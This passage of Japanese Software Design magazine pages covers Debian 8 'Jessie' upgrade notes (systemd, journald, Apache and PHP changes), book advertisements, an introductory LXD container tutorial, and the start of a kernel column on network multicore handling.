筆者の手元にはDebian 7“Wheezy”の環境がなかったので、試しに仮想環境にインストールしたデスクトップ環境でアップグレードを実施しましたが、「apt-get upgrade; apt-get dist-upgrade」ですんなりとアップグレードが完了して拍子抜けしてしまいました。8.0のリリース時に間に合わなかった不具合修正が含まれた8.1リリースが6月6日ですので、読者の方はよりスムースに移行作業ができるかもしれませんね。

デスクトップ環境の選択が容易に

Debian 8では、GNOME 3.14がデフォルトデスクトップ環境……ですが、インストール時に「GNOME」「Xfce」「KDE」「Cinnamon」「MATE」「LXDE」が一覧で表示され、その中から選択可能になっています(**図1**)[注1]。

これまでもインストーラでGNOME以外のデスクトップ環境を(裏技的に)選べていたのですが、よりわかりやすい形で指定できるようになりました。インストールに時間はかかりますが、複数のデスクトップ環境を同時にインストールしておいて起動時のGDM(GNOME Display Manager)で切り替え、という技も使えます。初期インストール後にほかのデスクトップ環境を使いたくなった場合でも、taskselコマンドで**図1**と同じ画面を呼び出せますので、ご安心ください。

sysvinitからsystemdへ

Debianでもsystemdが標準initシステムとなったことは、みなさんご存じかと思います。ただDebianでは、sysvinit形式のinitスクリプトも扱えるよう、互換性を持つsystemd-sysv

▼図1　インストール中に複数のデスクトップ環境が選べる

注1) もはやデフォルトデスクトップ環境に何を指定するのか、という論争は無意味ですね。

パッケージが/sbin/initを提供しています。このため、PID=1は/sbin/initとして表示されますが、実際は/lib/systemd/systemdへのシンボリックリンクとなっています。

systemdではなく意図的にsysvinitそのものを使って起動することも可能です。Debian 7 “Wheezy”からのアップグレードの場合は、**図2**のように、とくに何もしなくても起動時にinitシステムの選択ができるようになっています。アップグレードではなく新規インストールで同様の設定を行いたい場合は、sysvinitパッケージが入って、initramfsに/lib/sysvinit/initが含まれている状態で、GRUBの設定ファイル /etc/default/grub の「GRUB_CMDLINE_LINUX」行に「init=/lib/sysvinit/init」を追加して管理者権限でupdate-grubを実行します。

また、systemdの特徴としてjournalによるバイナリログ管理がありますが、Debian 8ではsystemd-journaldはデフォルトでは有効になっておらず(**図3**)、旧来のsyslog(rsyslog)を利用したものとなっています[注2]。

journaldによるディスクへのロギングを有効にするには付属のドキュメント(README.Debian)にあるとおり、管理者権限で**図4**のように実行します。

アップグレードにおける注意点

アップグレードする場合は、sysvinitからsystemdへの移行が発生するので、多くの注意点があります。主要なもの2点を紹介します。

★ローカルで変更を加えたinitスクリプト

このようなスクリプトがある場合、トラブルを巻き起こす可能性があります。**図5**を実行して変更を加えていたinitスクリプトを洗い出して、必要に応じて「移植」作業を行いましょう。具体的には、そのサービスを定義しているsystemd unitファイルを/lib/systemd/systemから/etc/systemd/systemへそのままコピーして、必要な変更を追加します[注3]。

★rc状態のパッケージ


Debianでは、パッケージは削除されたが設定ファイルが残っている状態を“rc”と表現します。この状態のパッケージで、不要になっているinitスクリプトが残っている場合、循環参照を引き起こすなどの問題が生じることがあるので、必ず削除しておきます(**図6**)。

このほかにもリリースノートには、ほとんどの場合の注意事項が記述されていますので、そ

注2) 正確には起動時のログだけは/run/log/journalに保存されています。

注3) /lib/systemd/systemのファイルを書き換えても、次回起動時に再度上書きされ変更が無効になってしまうため、/etc/systemd/systemのほうを書き換えます。

▼図2　sysvinitでも起動できる



▼図3　journalctlコマンドでjournalを呼び出すと失敗する

```
$ journalctl
No journal files were found.
```

▼図4　journaldによるロギングを有効にする

```
# install -d -g systemd-journal /var/log/journal
# setfacl -R -nm g:adm:rx,d:g:adm:rx /var/log/journal
```

▼図5　ローカルで変更を加えたinitスクリプトの洗い出し

```
# debsums -c -e | grep ^/etc/init.d
```

ちらを確認しておいてください[注4]。

systemdの利点

多くの(感情的な)否定的論調が見られるsystemdですが、それまでできなかった多くの事柄が簡単にできるようになっており便利です。

たとえば、systemd-analizeコマンドによって「どのくらい起動に時間がかかっているのか、何が起動に時間をかけているのか」が容易にわかるようになりました。あまり再起動することがないラップトップPCや既存のオンプレミスサーバだと、その恩恵がわからないでしょうが、Dockerのようなコンテナシステムや組込み機器の場合、起動時間の短縮は大きなメリットとなります。**図7**のように実行するのですが、これだけでチューニングのターゲットが容易に絞り込めます。

ほかにもパッケージメンテナンスの点からは、「きちんとした」デーモンのinitscriptを記述するのは負荷が高かったのですが、systemdのunitsは必要な記述を宣言すればいいだけのシンプルなものとなっており、ありがたい限りです[注5]。

公開Webサーバでの注意点

ApacheとPHPを利用している公開Webサーバについては、それぞれバージョンアップに伴う大きな非互換性があることに注意してください。

Apache

Apacheは2.2から2.4へのアップグレードによって、アクセスコントロールディレクティブがかなり変更されているため、手動で新しいディレクティブへ移行する必要があります。それまでアクセスを制限していたディレクトリが無防備な状態になったり、逆にアクセス制御で特定のユーザがアクセスできるようにしていた部分へアクセスできなくなったりするので注意が必要です。意図しないアクセスを防ぐため、検証環境を用意して確認してみることをお勧めします。

また、すべての設定ファイルとサイト設定ファイルは、必ず".conf"で終わらないといけなくなりました。たとえば、それまで/etc/apache2/sites-available/mydomainという設定ファイルでmydomainというバーチャルドメインを運用していた

注4) 筆者がリリースノートの翻訳をしたので、問題がある場合はこっそり教えてください。
注5) 「動けばいいや」というつもりでいい加減に書くinitscriptであれば、旧来のsysvinitのほうが良いという意見もあるでしょう。

▼図6　rc状態のパッケージを確認し、完全削除を実行する

```
# dpkg -l | awk '/^rc/ { print $2 }'
# apt-get purge $(dpkg -l | awk '/^rc/ { print $2 }')
```

▼図7　systemd-analizeコマンドの利用例

```
$ systemd-analyze   ←起動時間を表示
Startup finished in 2.514s (kernel) + 2min 51.065s (userspace) = 2min 53.580s

$ systemd-analyze blame   ←どのプロセスに時間がかかっているのかを表示

  2min 48.888s
systemd-fsck@dev-disk-by x2duuid-00cd7e52 x2d4adf x2d1234 x2da2b0 x2d003efae56a78.service
         1.625s systemd-suspend.service
         1.056s systemd-tmpfiles-setup.service
          237ms postfix.service
          206ms home-henrich-hdd.mount
          141ms accounts-daemon.service
          120ms binfmt-support.service
          116ms udisks2.service
          102ms systemd-logind.service
 (... 以下略 ...)
```

場合、そのままでは動作しなくなりますので、先に/etc/apache2/sites-available/mydomain.confとリネームしてあげましょう。

PHP

PHPは5.4から5.6へのアップグレードによって既存のコードでは動かない部分がいくつか出てきています。パッケージ外のアプリケーションを運用する場合は次の点にご注意ください。

- クライアントストリームがデフォルトで通信相手の証明書を検証するようになった。ssl://またはtls://ストリームラッパー(例：file_get_contents()、fsockopen()、stream_socket_client())を使う既存のコードは、stream contextの“verify_peer”設定によってpeer verificationを手動で無効にしなければ接続できなくなった
- 多くの場面で、大文字小文字の区別の扱いが変更された(例：json_decode()関数は、小文字以外を含む“boolean”関連値を受け付けない)
- mcrypt_encrypt()、mcrypt_decrypt()、mcrypt_{MODE}()関数を使っている場合、サイズのキーや初期化ベクトル(IV)への制限が厳しくなった
- JSON実装が置き換わったため、それまでの実装の動作に依存しているコードは見直しが必要

インストールしておいたほうが良いパッケージ2つ

Debian 8“Jessie”以降で、とくにサーバについて導入しておいたほうが良いであろうパッケージを2つ挙げておきます。

debian-security-support

このパッケージは、Debianによるセキュリティサポート範囲外のパッケージがあるかどうかをチェックしてくれるパッケージです。サポート外のパッケージがある場合は、リプレースあるいは、どのような形でセキュリティを担保するかをあらかじめ検討しておく必要がありますが、それをリストアップしてくれます(**図8**)。

needrestart


このパッケージを入れておくと、パッケージのアップグレード作業後にライブラリのアップデートの影響を受けるデーモンを自動的に検出してくれます。ライブラリ更新後に、needrestartが検出したデーモンを再起動しておけば、間違いなく動作しているサービスにセキュリティ更新が反映されるのを保証できます。

言語周りのアップデート

Perlは5.20へ、Rubyは2.1がデフォルト、Pythonのデフォルトは変わらず2.7で、Python 3は3.4へとアップデートされています(Python 3がデフォルトになるのは次のリリースの予定です)。

Java周りはTomcat 7とTomcat 8がサポートされ、Tomcat 6が廃止されています。そしてOpenJDK 7がデフォルトで、OpenJDK 8がjessie-backportsから利用可能になる予定です。Jessieのリリースサイクルの途中でOpenJDK 8の需要が高まるとは思われますが、リリース時にはまだその段階ではないためです。

▼図8　debian-security-supportのインストール直後に表示されたメッセージ[注6]



注6) なお、このスクリーンショットでは影響を受けるパッケージが複数あることに注意。ウィンドウに表示されていないものはスクロールして表示させます。

Debian 9 “Stretch” へ向けて

開発者らにとって安定版のリリースは、次の安定版リリースへの開発の始まりを意味します。さっそくDebian 9“Stretch”に向けて、ftp masterの1人Ansgar Burchardt氏から「システムに最低限必要なパッケージをもっと絞り込もう」という提案が投げられ、議論が始まっています。

この提案は昨今注目を集めるコンテナやchrootなどのシステムで必要になるサイズの縮小が主目的のようです[注7]。このため、パッケージの優先度(Priority)が「required」「important」であるパッケージについて、**表1**のような形で洗い出しが行われています。それなりの数のパッケージが優先度を落とす対象として挙げられているので、“Stretch”では最小限インストールイメージがよりスリムになり、それまでデフォルトで存在していたツール類について、人によっては手動で入れる必要が出てくるでしょう。SD

注7) このあたりはRed Hat社が「RHEL Atomic Host」としてDockerに最適化したRHELをリリースしている点から見ても、利用者の要望は高いと思われます。

▼表1　優先度が下げられそうなパッケージリスト

cron
ifupdown、isc-dhcp-client、isc-dhcp-common
groff-base、man-db、manpages
less
logrotate、rsyslog
nfacct
netcat-traditional
traceroute、wget
aptitude、aptitude-common
at
bc、dc
dnsutils
bsd-mailx、exim4*、procmail、mutt
ftp
info、texinfo、install-info
host
m4
mlocate
nfs-common、rpcbind
patch
time
whois

Software Design plus

Software Design plusシリーズは、OSとネットワーク、IT環境を支えるエンジニアの総合誌『Software Design』編集部が自信を持ってお届けする書籍シリーズです。

WordPressプロフェッショナル養成読本
養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-6787-9

サーバ/インフラエンジニア養成読本 ログ収集〜可視化編
養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-6983-5

フロントエンドエンジニア養成読本
養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-6578-3

PHPライブラリ&サンプル実践活用[厳選100]
WINGSプロジェクト 著
定価 2,480円+税　ISBN 978-4-7741-6566-0

アドテクノロジープロフェッショナル養成読本
養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-6429-8

[改訂新版] サーバ/インフラエンジニア養成読本 管理・監視編
養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-6424-3

[改訂新版] サーバ/インフラエンジニア養成読本 仮想化活用編
養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-6425-0

[改訂新版] サーバ/インフラエンジニア養成読本
養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-6422-9

iOSアプリエンジニア養成読本
高橋俊光、諏訪悠紀、湯村 翼、平屋真吾、平井祐樹 著
定価 1,980円+税　ISBN 978-4-7741-6385-7

[改訂新版] Linuxエンジニア養成読本
養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-6377-2

Webアプリエンジニア養成読本
和田裕介、石田絢一（uzulla）、すがわらまさのり、斎藤祐一郎 著
定価 1,880円+税　ISBN 978-4-7741-6367-3


エンジニアのためのデータ可視化[実践]入門
森藤大地、あんちべ 著
定価 2,780円+税　ISBN 978-4-7741-6326-0

GPU並列図形処理入門
乾正知 著
定価 3,200円+税　ISBN 978-4-7741-6304-8

Zabbix統合監視徹底活用
TIS㈱ 池田大輔 著
定価 3,500円+税　ISBN 978-4-7741-6288-1


過負荷に耐えるWebの作り方
㈱バイプドビッツ 著
定価 2,480円+税　ISBN 978-4-7741-6205-8

上田隆一 著
USP研究所 監修
B5変形判・416ページ
定価 2,980円(本体)+税
ISBN 978-4-7741-7344-3




中島雅弘、富永浩之、國信真吾、花川直己 著
B5変形判・416ページ
定価 2,980円(本体)+税
ISBN 978-4-7741-7369-6

福田和宏、中村文則、竹本浩、木本裕紀 著
B5判・128ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-7345-0




中村行宏、横田翔 著
A5判・320ページ
定価 2,480円(本体)+税
ISBN 978-4-7741-7114-2



川本安武 著
A5判・400ページ
定価 2,980円(本体)+税
ISBN 978-4-7741-6807-4


勝俣智成、佐伯昌樹、原田登志 著
A5判・288ページ
定価 3,300円(本体)+税
ISBN 978-4-7741-6709-1

倉田晃次、澤井健、幸坂大輔 著
B5変形判・520ページ
定価 3,700円(本体)+税
ISBN 978-4-7741-6984-2




遠山勝乃 著
B5変形判・392ページ
定価 3,500円(本体)+税
ISBN 978-4-7741-6571-4

寺島広大 著
B5変形判・440ページ
定価 3,500円(本体)+税
ISBN 978-4-7741-6543-1



松本直人、さくらインターネット研究所（日本Vyattaユーザー会） 著
B5変形判・320ページ
定価 3,300円(本体)+税
ISBN 978-4-7741-6553-0

川瀬裕久、古川文生、松尾大、竹澤有貴、小山哲志、新原雅司 著
B5判・156ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-7313-9



養成読本編集部 編
B5判・164ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-7057-2

きしだなおき、のざきひろふみ、吉田真也、菊田洋一、渡辺修司、伊賀敏樹 著
B5判・168ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6931-6

吾郷協、山田順久、竹馬光太郎、和智大二郎 著
B5判・136ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6797-8

技術評論社　〒162-0846 東京都新宿区市谷左内町21-13
販売促進部　TEL 03-3513-6150 FAX 03-3513-6151

第63回 Ubuntu Monthly Report

はじめてのLXD

Ubuntu Japanese Team ㈱創夢
柴田 充也 MITSUYA Shibata mail：mty.shibata@gmail.com

2014年末に登場したLXD[注1]は、LXC向けの「ハイパーバイザ」です。今回はこのLXDの使い方を紹介します。

LXDとは

LXDは2014年に発表された、「LXC向けのハイパーバイザ」です[注2]。LXCはDockerと同じくLinuxカーネルの名前空間やCGroupsといったコンテナ機能を用いた、コンテナ型仮想環境を作るためのツールの1つであり、現在はCanonicalが主導して開発を進めています。これまでLXCそのものは単一のコンテナを操作するためのインターフェースしかありませんでした。これに対してLXDは、単一もしくは複数のホストの上にあるコンテナたちを統一的なインターフェースで操作するためのデーモンなのです[注3]。具体的には、次のようなことをよりシンプルなインターフェースで実現しています。

- イメージの管理
- 他ホストへのイメージの公開
- イメージやコンテナのホスト間の移動
- ライブマイグレーション
- コンテナ間の設定の共有
- 非特権コンテナとの簡単なファイルのやりとり
- OpenStack Nova用のプラグインの提供

注1） https://linuxcontainers.org/ja/lxd/introduction/
注2） ちなみに発音は「lex-dee」だそうです。
注3） LXDのDはCの次という意味やデーモンという意味もありそうですが公式にはとくに表明していません。ただし公式ドキュメントの中に「LXD daemon」という表記がありますので、後者は違うかもしれません。

注意しなくてはいけないのは、LXDはLXCの代替物ではないということです。LXDを動かすためには引き続きLXCを利用しますし、LXCを操作するためにliblxcのGoバインディングを利用しています。LXCを「より広範囲な環境で、便利に使うためのツール」ぐらいに思っておきましょう。ちなみにLXDはGo言語で開発されたサーバソフトウェアです。

LXCとその他のコンテナ技術の代表格であるDockerとの違いも記述しておきましょう。よく言われることは、Dockerが単一のフォアグラウンドなプロセスをコンテナ内で動かす「アプリケーションコンテナ」なのに対して、LXCはシステム全体をコンテナで動かす「システムコンテナ」も提供しているという点です。もちろんDockerでもMonitなどで複数のプロセスを動かして監視できますし、LXCでもアプリケーションコンテナ的な使い方をすることはできます。同じLinuxカーネルのコンテナ技術を使ってはいますが、目指すところや向いてる用途が異なるのです。そのため、LXCはそのままコンテナを立ち上げると、initも含めてさまざまなプロセスが立ち上がった状態になります。コンテナを起動した状態でapt-getコマンドなどでソフトウェアをインストールすることもできますし、コンテナを停止することなくソフトウェアのアップグレードができます。

それゆえLXCはKVMやXenが使えない環境での仮想環境の構築に向いています。もちろん適切な権限

さえ与えてやれば、LXCの中でDockerを使うこともできます。LXDはこのLXCの利用方法を一歩進めて、KVMに対するlibvirtやXenのxlなどの仮想環境を管理するツールのLXC版として開発が進んでいます。

LXC/LXDともに現在はCanonicalとその社員が開発をリードしていますが、Ubuntuである必要はあまりありません。もちろん実行ホストとしてLinuxカーネルであることは必須です。また、リファレンスプラットフォームはUbuntuになっています。しかしながら他のLinuxディストリビューションでLXCを動かすこともできますし、Ubuntu上のLXCインスタンスとして、CentOSやGentoo、Plamo、Oracle Linuxなどのイメージが LinuxContainers.org[注4]から提供されています。

なお、LXDは2015年5月時点ではまだプロダクション向けの利用に耐えるほど成熟はしていません。動かない機能や足りない機能もまだまだありますし、コマンドラインオプションもたまに変わったりします。現段階ではLXCの今後を占うためのツールぐらいに思っておいてください。

インストール

LXDは2014年の後半に開発が始まり、Ubuntu 15.04ではバージョン0.7が公式アーカイブに取り込まれています。しかしながら、15.04リリース後も引き続き積極的な開発が進んでおり、2015年5月半ばには0.9がリリースされました。Ubuntu 14.04 LTS以降のリリース向けにPPAが提供されていますので、今回はこのPPAを使ってインストールしましょう(**図1**)。

LXDのPPAはいくつか存在するのですが、リリース版のみを提供するlxd-stableか、Gitリポジトリのデイリービルドであるlxd-git-masterのいずれかを利用するとよいでしょう。今回の記事ではlxd-stableの0.9を前提に説明します。

LXDでは新規に「lxd」グループを作成します。このグループに属しているユーザのみが、デーモンであるlxdプロセスとunixソケット経由で通信できます。グループ設定を反映するために、一度ログインしなおすかnewgrpコマンドでグループ設定を適用しなおしてください。

Upstartを使っているUbuntu 14.04 LTSであればlxdパッケージをインストールしたら自動的にlxdサービスが立ち上がります。systemdを採用したUbuntu 15.04では、0.9の時点では自動的に起動しませんので「`sudo systemctl start lxd.service`」コマンドでサービスを立ち上げましょう。ちなみに、システム起動時に自動的に起動する設定は反映されていますので、再起動後は手動でのサービス立ち上げは不要です。

ちなみにLXDは他ホストからの操作のようにTCP/8443ポートを使用します。もし使用するポート番号を変えたい場合は、Upstartなら/etc/init/lxd.conf、systemdなら/lib/systemd/system/lxd.serviceの内容を変更してください。

LXDの基本的な使い方

LXDが提供するlxdコマンドはデーモンソフトウェアで、ユーザが明示的に使うことはあまりありません。lxdコマンドとは別にlxd-clientパッケージが提供しているlxcコマンドが存在し、ユーザはこれを使ってLXDを操作することになります。lxcコマンドの初回実行時はクライアント証明書を作成するため、若干時間がかかります。基本的な使い方を**図2**にまとめました。

LXDでは原則として非特権コンテナを利用するため、LXCのダウンロードテンプレートと同じく構築済みのイメージをダウンロードし利用します。よって最初にイメージをダウンロードしておく必要があります。lxd-imagesコマンドだけほかのコマンド体系とは異なりますが、これはlxcコマンドのイメージの

図1　PPAを使ってLXDをインストールする

```
sudo add-apt-repository ppa:ubuntu-lxc/lxd-stable
sudo add-apt-repository ppa:ubuntu-lxc/lxd-git-master
 上記のうちいずれか一方
sudo apt-get update
sudo apt-get install lxd
newgrp -
```

注4) https://linuxcontainers.org/

ダウンロード機能が汎用的であり、最初の作業としては少しだけ複雑だからです。詳しいことは後述のリモートサーバの操作部分で説明します。

コマンドでは、lxcコンテナのディストリビューションがubuntu、リリースがtrusty、アーキテクチャがamd64のイメージをtrustyという名前で65MBほどのファイルをダウンロードしています。ダウンロード元はimages.linuxcontainers.orgで、GPG鍵を使ってダウンロードしたイメージの確認を行います。ダウンロードしたイメージの保存先は/var/lib/lxd/imagesです。ダウンロード済みのイメージのリストは「**lxc image list**」で確認できます。

launchサブコマンドはコンテナの作成と起動をともに行います。コンテナの作成だけでいい場合は、**init**サブコマンドを利用してください。サブコマンドの後ろはベースとするイメージ名と作成するコンテナ名です。**list**コマンドでは作成済みのコンテナのリストを表示します。EPHEMERALはコンテナを停止すると自動的に削除するかどうか、SNAPSHOTSは作成したスナップショットの数です。より詳しい情報は「**lxc info コンテナ名**」で確認できます。ちなみにコンテナの保存先は/var/lib/lxd/lxcです。

起動したコンテナの停止や起動、再起動はそれぞれ**stop**、**start**、**restart**サブコマンドで実施できます。**snapshot**コマンドではスナップショットを作成できますが、0.9の時点ではリストアのインターフェースがまだ用意されていません。コンテナの削除はdeleteサブコマンドです。

コンテナ内部の操作やファイルのやりとり

LXDのコンテナはsshサービスも立ち上がっていない状態ですので、ログインはできません。その代わりexecサブコマンドでbashを実行することで、コンテナの中に入れます。

```
$ lxc exec container1 /bin/bash
root@container1:~# id
uid=0(root) gid=0(root) groups=0(root)
$ lxc exec container1 -- apt-get install ➥
openssh-server
```

rootになっていますが非特権コンテナですので、コンテナの外から見るとUID/GIDがホスト上の一般ユーザにマップされます。コマンドに他のコマンドライオプションを渡したい場合は、コンテナ名のうしろに「**--**」を入れてください。

/var/lib/lxd/lxc以下を見るとわかるとおり、コンテナのルートファイルシステムのUIDやGIDもマップ済みの値になっています。さらに/var/lib/lxd以下はホストの管理者権限でないと閲覧できないため、ホスト・ゲスト間のファイルのやりとりが若干面倒です。そのため、LXDではfileサブコマンドでコンテナ間の

図2　LXCの基本的な使い方

①イメージのダウンロード

```
$ lxd-images import lxc ubuntu trusty amd64 --alias trusty
```

②イメージをベースにコンテナを作成し起動

```
$ lxc launch trusty container1
```

③コンテナの確認

```
$ lxc list
+------------+---------+-----------+------+-----------+-----------+
| NAME       |  STATE  |   IPV4    | IPV6 | EPHEMERAL | SNAPSHOTS |
+------------+---------+-----------+------+-----------+-----------+
| container1 | RUNNING | 10.0.3.16 |      | NO        | 0         |
+------------+---------+-----------+------+-----------+-----------+
```

④コンテナの停止

```
$ lxc stop container1
```

⑤作成済みコンテナの起動

```
$ lxc start container1
```

⑥スナップショットの作成

```
$ lxc snapshot container1 ➥
container1-snp1
```

⑦コンテナの削除

```
$ lxc delete container1
```

図3　fileサブコマンドの実例

```
$ lxc file push ~/.ssh/authorized_keys container1/root/.ssh/
$ lxc file pull container1/etc/apt/sources.list .
```

図4　ディレクトリをマウントしたい場合

```
$ lxc config device add container1 mntdir disk source=${HOME}/share path=mnt
$ lxc config set container1 raw.lxc 'lxc.aa_allow_incomplete = 1'
```

ファイルのやりとりを行えるようになりました(**図3**)。

個別のファイルのやりとりではなく、ディレクトリをマウントしたい場合は、**図4**のように設定を変更してコンテナを再起動します。mntdirは設定ラベルですので任意の文字列でかまいません。sourceがホストのパスで、pathはコンテナ内部のパスになります。また、実装上の制約のために現時点ではApp Armorの設定も必要です。最後のオプションについてはlxc.container.confのマニュアルを参照してください。

この方法でマウントした場合も、ホストとコンテナ間のUID/GIDマップは当然行われます。そのため一手間かかるということは変わりありません。

ちなみにconfigサブコマンドの設定は、/var/lib/lxd/lxd.db内部に保存されます。lxd.dbはSQLite3のデータベースであり、LXCのプレーンテキストの設定ファイルではなくなっていることに注意してください。

リモート操作

LXDの特徴の1つが、リモートにあるLXDサービスとも連携できるということです。たとえば**lxd-images**コマンドで接続していたimages.linuxcontainers.orgも、パブリックなLXDサーバです。よってここに接続すれば、**lxd-images**コマンドを使わなくてもイメージを直接起動できます(**図5**)。

これは任意のホスト間のlxdサービス同士でもできます。たとえばホストlxd1とホストlxd2でそれぞれlxdサービスを立ち上げていたとしましょう。外部からこのサービスに接続できるようにするためには、ともにパスワードを設定します(**図6**)。lxd1.example.comは適宜使っているホスト名やIPアドレスに変更してください。

remote設定をすると、ローカルのイメージやコンテナをリモートサーバに転送することもできます。copyはローカルにコンテナを残したままコピーし、moveはローカルのコンテナはなくなります。それぞれのホスト上で「**lxc list**」を実行してその違いを確認してみるとよいでしょう(**図7**)。ちなみにバージョン0.9の時点では、ローカル側のコンテナ名の前にもラベルをつける必要があります。

コンテナを起動したままmoveする「ライブマイグレーション」もできます。ただバージョン0.9の時点ではいくつかの手動設定が必要なため、そこまで使いやすくはありません。

このようにLXCでは実行ホストごとにログインして「**lxc-F00**」コマンドを駆使して実現していた操作が、LXDを介することで単一のホストから操作できるようになっています。ただし、今はまだ機能的に足りないことも多く、LXCで実現できていたことがすべてLXDでもできるわけではありません。具体的にはLXCコンテナの自動起動などは、LXDの場合は別途サービスファイルを書く必要があります[注5]。

足りないものについては正式リリースに向けて解消されていく見込みですし、今後はJujuやOpen Stack InstallerといったUbutnuのほかのプロダクトとの連携も実装されていきます。ぜひ機能的にもそのソースコードもシンプルなこの機会に一度、新しいLXDに触れてみてください。SD

注5) https://askubuntu.com/questions/618577/

図5 イメージの直接起動

```
$ lxc remote add images images.linuxcontainers.org
$ lxc image list images:
$ lxc launch images:ubuntu/trusty/i386 container-386
```

図6 外部からサービスに接続できるようにする

・lxd1、lxd2両方で以下を実行する

```
$ lxc config set password PASSWORD
```

・操作する方(今回はlxd1)で以下を実行する

```
lxd1$ lxc remote add lxd1 lxd1.example.com:8443
lxd1$ lxc remote add lxd2 lxd2.example.com:8443
```

・登録されたことを確認する

```
lxd1$ lxc remote list
```

・lxd1からlxd2上のコンテナを起動する

```
lxd1$ lxc start lxd2:container2
```

図7 イメージやコンテナの操作

・イメージのコピー

```
lxd1$ lxc image copy trusty lxd2: --alias=trusty
```

・コンテナのコピー

```
lxd1$ lxc copy lxd1:container1 lxd2:container2
```

・コンテナの移動

```
lxd1$ lxc move lxd1:container1 lxd2:container2
```

第40回 Linux 3.19の機能 ～SO_INCOMING_CPUとDeviceTree Overlay

Text：青田 直大　AOTA Naohiro

Linux 4.1は順調に開発が進み、rc5までリリースされています。Linux 4.1の正式リリースも近づいているようですが、このままリリースすると次のLinux 4.2のmerge windowがLinus家の1年に1回のバケーションにぶつかってしまうようです。そのため、4.1のリリースを遅らせるか、あるいはmerge windowを開くのを遅くするかどちらかになるようです。いずれにせよ、この記事をお届けするころにはLinux 4.1がリリースされ、4.2の開発が始まっているかと思います。

今月は先月に引き続き、残りのLinux 3.19での変更を見ていきます。今回はパケットが処理されたCPUを知るための機能であるSO_INCOMING_CPUと、DeviceTree Overlayについて見ていきます。

ネットワークのマルチコア対応

Linuxのネットワークスタックは、当然ながらマルチコアを考えた設計をしていたわけではありません。そのためCPUの数が増えてもネットワークの処理性能が向上しないという問題があります。

問題の原因はNICからのCPUへの割り込みのしくみにあります。パケットが届くとNICはCPUに割り込みをかけます。しかし、この割り込みを受けるCPUが特定の1つのCPUであるために、複数のCPUがあっても期待した性能向上が見られないということになります。そこでネットワークスタックの処理を複数のCPUに分散する機能の開発が行われています。

NICによる分散：RSS

Receive Side Scaling(RSS)はNICによって、パケット処理を複数CPUに分散する機能です(**図1**)。RSS機能を持つNICは複数のキューを持ち、受信したパケットをそれらのキューに配送します。理想的にはCPU 1つにキューを1つ割り当てることで、パケット処理が各CPUに分散されることになります。

このとき、単純に受信したパケットを好きに割り振るのではかえって効率が悪くなることがあります。たとえばTCPのデータは、各パケットに分割され場合によってはバラバラの順序で到達することがあります。同じフローに属するパケットが別々のCPUに分配された場合、CPU間でデータのやりとりが発生し処理が遅くなってしまいます。そこでRSSはパケットの送信・受信IPアドレスおよびポート番号のハッシュを計算し、フローの属するパケットが以前どのCPUに配送されのかをハッシュテーブルに記録

しておきます。配送先CPUを決定する際にこのテーブルを参照し、同じパケットのフローが同じCPUに配送されるようにします。


ソフトウェアによるRSS実装：RPS

